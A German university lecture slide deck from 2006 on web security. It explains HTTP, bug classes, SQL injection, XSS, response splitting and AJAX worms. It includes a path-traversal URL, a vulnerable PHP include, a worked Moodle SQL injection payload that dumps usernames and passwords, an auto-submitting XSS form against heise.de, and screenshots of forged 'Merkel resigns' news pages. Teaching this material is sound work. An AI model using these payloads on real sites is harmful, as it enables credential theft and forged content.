




seclog.de



# Web Sicherheit und Datenschutz zu Halloween

Labor Bochum | 31.10.2006 | Dominik Birk, Felix Gröbert  
Ruhr-Universitaet-Bochum  
seclog

# Agenda

## Teil A

1.HTTP

2.Bugklassen

3.interface + logic flaws

4.io errors

1.SQL Injektion

2.XSS

3.HTTP Response Splitting

5.AJAX und die Zukunft

## Teil B

1.Einfuehrung

2.Datenschutz

3.Social Phishing

4.Rasterfahndung

# Teil A

# Orientierung

Layer 2 - Physical

Layer 3 - Network

Layer 4 - Transport

Layer 7 - Application Protokoll

Client

Web Browser (IE)  
RSS Reader

L7 Filter/IDS/IPS/  
Proxy/Crypto

SSL  
Privoxy  
mod\_security  
snort

Server

Apache httpd  
MS IIS

← →  
HTTP  
Daten (HTML XML Javascript)

# Technische Komponenten

## Server

OS

Linux  
BSD

Daemon

Apache httpd  
MS IIS

Web Application  
Interpreter

PHP  
ASP

Web Application

Moodle  
Wordpress

Database Backends

MySQL

# Hyper Text Transfer Protocol

- 1989 Berners-Lee@CERN (+HTML+URL)
- Zustandlos
- Sitzungen implementiert die Anwendung


# HTTP Beispiel

GET /infotext.html HTTP/1.1  
Host: www.example.net

HTTP/1.1 200 OK  
Server:Apache/1.3.29 (Unix) PHP/4.3.4  
Content-Length: (Größe infotext.html)  
Content-Language: de  
Content-Type: text/html  
Connection: close

(Inhalt infotext.html)

# HTTP Daemons




bo eben erwähnt

format string in php  
02/2006:  
< 5.1.1 (5)  
mysqli extension

# Bugklassen

- (i) data reference failures (buffer/integer/heap overflows)
- (ii) os interface failures (format strings, race condition)
- (iii) logic flaws
- (iv) interface flaws (illegal user/directory/file Reading)
- (v) io errors (SQL injection, XSS)

# CVE in Bugklassen



Quelle: "Software Security is Software Reliability", Felix Lindner, CACM 49/6

# logic flaw

- [unister.de/einladung\\_34567.html](http://unister.de/einladung_34567.html) mit Einladungsseite fuer den User

# interface flaws

- `example.com/?file=../../../../var/db/locatedb`
- `example.com/?user=foo&pass=bar`
  - error: unknown user

aber:

`example.com/?user=felix&pass=123456`

  - error: wrong password

# interface flaw: RFI

- remote file inclusion - it's a feature not a bug
- register\_globals → include(\$basdir . "/conf.php")
- Problem z.B. in Gentoo behoben durch abschalten von allow\_url\_fopen seit 2003
- Teilw. immernoch aktuell durch Programmierer:

```
print $header;
include( $_GET['page'].'.php' );
print $footer;
```

# io error: SQL injection

- Benutzereingaben werden ungeprüft an SQL Datenbank weiter gereicht
- Benutzereingaben enthalten SQL Befehle  
→ Kompromittierung des Servers
- Problem des **In-Band-Signalling**  
→ Trennung Kontroll-Befehle und Daten

analog:

- command injection
- blueboxing 2600Hz

- `$tag = s(urldecode(optional_param('tag', '', PARAM_NOTAGS)));`  
`s + urldecode + optional_param = single quote via %2527`
- `blog_print_html_formatted_entries($userid, $postid, $limit,  
($blogpage * $limit) , $filtertype, $filterselect, $tagid, $tag,  
$filtertype, $filterselect);`
- `$blogEntries = fetch_entries($userid, $postid, $limit, $start,  
$filtertype, $filterselect, $tagid, $tag, $sort='lastmodified  
DESC', $limit=true);`

# fetch\_entries

```
if ($tagid) {  
    $tag = $tagid;  
} else if ($tag) {  
    if ($tagrec = get_record_sql('SELECT * FROM ' . $CFG->prefix . 'tags  
WHERE text LIKE "' . $tag . '"')) {  
        $tag = $tagrec->id;  
    } else {  
        $tag = -1; //no records found  
    }  
}
```

\$tag wird auf id der ersten Zeile gesetzt wo  
text = \$tag

	←↑→	id	type	userid	text
<input type="checkbox"/>		X	5	personal	2 mynewtag
<input type="checkbox"/>		X	7	official	2 myofficialtag

↑ Tout cocher / Tout décocher Pour la sélection :

# attack string

```
SELECT * FROM mdl_tags WHERE text LIKE
```

```
x' UNION SELECT 'das_wird_nach_id_geschrieben',1,1,'1
```

```
SELECT * FROM mdl_tags WHERE text LIKE "x'  
UNION SELECT 'das_wird_nach_id_geschrieben',1,1,'1"
```

- Kontrolle ueber \$tag
- \$tag wird in weiterem SQL verwendet

	← T →	id	type	userid	text	
<input type="checkbox"/>		X	5	personal	2	mynewtag
<input type="checkbox"/>		X	7	official	2	myofficialtag

Tout cocher / Tout décocher Pour la sélection :

```
SELECT p.*, u.firstname,u.lastname,u.email FROM mpost p,
mblog_tag_instance bt, muser u WHERE p.userid = u.id AND bt.entryid =
p.id AND bt.tagid = -1 FROM mpost p, mblog_tag_instance bt, muser u
WHERE p AND (p.publishstate = 'site' OR p.publishstate = 'public' OR
p.userid = 1) AND u.deleted = 0 ORDER BY lastmodified DESC
```

```
SELECT p.*, u.firstname,u.lastname,u.email FROM mpost p,
mblog_tag_instance bt, muser u WHERE p.userid = u.id AND bt.entryid =
p.id AND bt.tagid = -1 UNION SELECT 1,1,1,1,1,1,1,username,password,
1,1,1,1,1,1,user name,password,email FROM muser UNION SELECT
1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1 FROM mpost p, mblog_tag_instance
bt, muser u WHERE 1=0 AND (p.publishstate = 'site' OR p.publishstate =
'public' OR p.userid = 1) AND u.deleted = 0 ORDER BY lastmodified DESC
```

Filtern nach

`/((\%3D)|(=))[^\n]*((\%27)|(')|(‐‐))|(\%3B)|(;))/i`

<http://www.securityfocus.com/infocus/1768>

ohne social  
engineering  
unnütz

# io:XSS

- local XSS (local-zone HTML an E-Mail)
- non persistent XSS (XSS‘ed Link in E-Mail)
- persistent XSS (Forum speichert XSS)

durchgehend  
= persistent

9 Jahre alter schach profi  
zum vom dhs von bush  
ernannt

triple xss

# Ueberall

- Mitre CVE 21,5% XSS
- [http://baseportal.com/  
baseportal/phishmarkt/de](http://baseportal.com/baseportal/phishmarkt/de)  
~30 Banken und mehr

The screenshot shows the FINANCIAL TIMES DEUTSCHLAND homepage. At the top, it says "Sie sind nicht eingeloggt (login)". Below that, a large headline reads "Merkel tritt zurück". To the left of the headline is a small photo of Angela Merkel. To the right is a text snippet: "Laut einer Pressemeldung des Bundeskanzleramts trat die amtierende Kanzlerin Merkel am heutigen Nachmittag zurück. Eine Regierungserklärung liegt noch nicht vor. [mehr](#)". On the far right, there are some partially visible news snippets.

The screenshot shows the Deutscher Bundestag website. The header features the German eagle logo and links for English, Français, Sitemap, Kontakt, Fragen/FAQ, and Druckversion. A sidebar on the left lists categories: AKTUELL, PARLAMENT, ABGEORDNETE, AUSSCHÜSSE, WEHRBEAUFTRAGTER, DOKUMENTE, WISSEN, and LIVE. The main content area displays a news item titled "Kanzlerin Merkel tritt wirklich zurück" with a short text preview: "Wie schon auf [Bundesregierung.de](#) gemeldet ist Bundespräsidenten für persönlichen Gründen mit sofortiger Wirkung von ihrem Amt zurückgetreten. CSU-Vorsitzender Edmund Stoiber, der Anfangs angekündigt hatte, übernehmen, ist plötzlich als vermisst gemeldet und schaue nach".

The screenshot shows the Bundesregierung website. The header includes the German eagle logo and links for English, Français, and Kontakt. A sidebar on the left has links for Startseite, Service, Suche, Ministerien, and Tipps. The main content area features a large image of the Reichstag dome and a banner with the text "EILMELDUNGEN" and "Bundeskanzlerin Merkel tritt zurück".

The screenshot shows the SPIEGEL ONLINE website. The header includes the SPIEGEL logo, search fields for "ARTIKEL" and "WEB", and navigation links for Ressort wählen, Übersicht, Archiv, E-Paper, Dossiers, and Länderlexikon. The breadcrumb navigation shows "Home > SPIEGEL Digital > Archiv". The main headline is "Überraschung in Berlin" followed by "Merkel tritt zurück". Below the headline is a text snippet: "Bundeskanzlerin Angela Merkel ist überraschend zurück getreten. Über die Hintergründe ist bislang nichts bekannt. Die Amtsgeschäfte werden von Vizekanzler Franz Müntefering übernommen. Die Regierungserklärung ist noch nicht fertiggestellt. Die Stellungnahme war die Regierung bis zur Stunde nicht zu erreichen."

# heise

The screenshot shows a Mozilla Firefox browser window with the title bar "heise online - Benutzer-Registrierung - Mozilla Firefox". The address bar displays the URL "http://www.heise.de/registration/". The toolbar includes various icons for disabling, cookies, CSS, forms, images, information, miscellaneous, outline, resize, and tools. The menu bar has options like File, Edit, View, Go, Bookmarks, Tools, and Help. Below the toolbar, there's a navigation bar with back, forward, stop, and search buttons. The main content area features the heise online logo and the word "news". A sidebar on the left contains links for "Suche ...", "Go", "7-Tage-News", "News-Archiv", "News unterwegs", "Newsletter", "News einbinden", "Telefontarife", "Internettarife", "Internetstörungen", "Software", "IT-Markt", "heisetreff", "Leserforum", and "English Pages". The main article title is "XSS Luecke ermoeglicht es heise-News zu faelschen". The article discusses a Cross-Site Scripting (XSS) vulnerability that allows forgeries of news articles on the heise.de website. It mentions that heise had already been affected by such vulnerabilities in the past. The author, Thomas Waldegger, signed off with "SCNR".

# heise 2


```
<form method="post" action="http://www.heise.de/registration/"  
name="heise">  
  <input type="text" name="uid" size="20" value='>  
  <input type="text" name="vorname" size="20" value='<div  
    style="position:absolute; top:5%;left:12%;  
    width:73%;height:120%; background:#fff;">[$payload]</div> <!-->  
  <input type="text" name="name" size="20" value='>  
</form>  
<body onload="heise.submit();">
```

# io error: HTTP Response Splitting

- header("Location: http://example.tld/goto.php?id=" . \$\_GET['id'] );
- Kontrolle ueber HTTP Headers
- session fixation Angriff



# AJAX



# AJAXSS

- JS.Spacehero / Samy auf MySpace 10/2005
- codiertes HTML (Samy Wurm) auf Profilseite
- HTML (CSS) beinhaltet Javascript Befehle
- XMLHttpRequest fügt Samy zu den Freunden hinzu und fügt den Samy Wurm auf der Profilseite des Users hinzu

# JS Vertrauensverlust

- Content Manipulation
- Ausfuehren von Transaktionen
- Sniffen durch Ajax.Request =  
myRequestMITM (Prototype.js)

# Zusammenfassung

- XSS / HTTP RS / SQL injection / Social Engineering  
= Javascript wird dem User untergejubelt
- Javascript + XMLHttpRequest  
= Browser laeuft Amok ohne dass der User es bemerkt
- Gefaehrlich fuer Community, Finanz und Nachrichten Seiten

# Ende Teil A

- 10 Minuten Pause
- Danach Soziale Netze

# Agenda

## Teil A

1.HTTP

2.Bugklassen

3.interface + logic flaws

4.io errors

1.SQL Injektion

2.xss

3.HTTP Response Splitting

5.AJAX und die Zukunft

## Teil B

1.Einfuehrung


2.Datenschutz

3.Social Phishing

4.Rasterfahndung

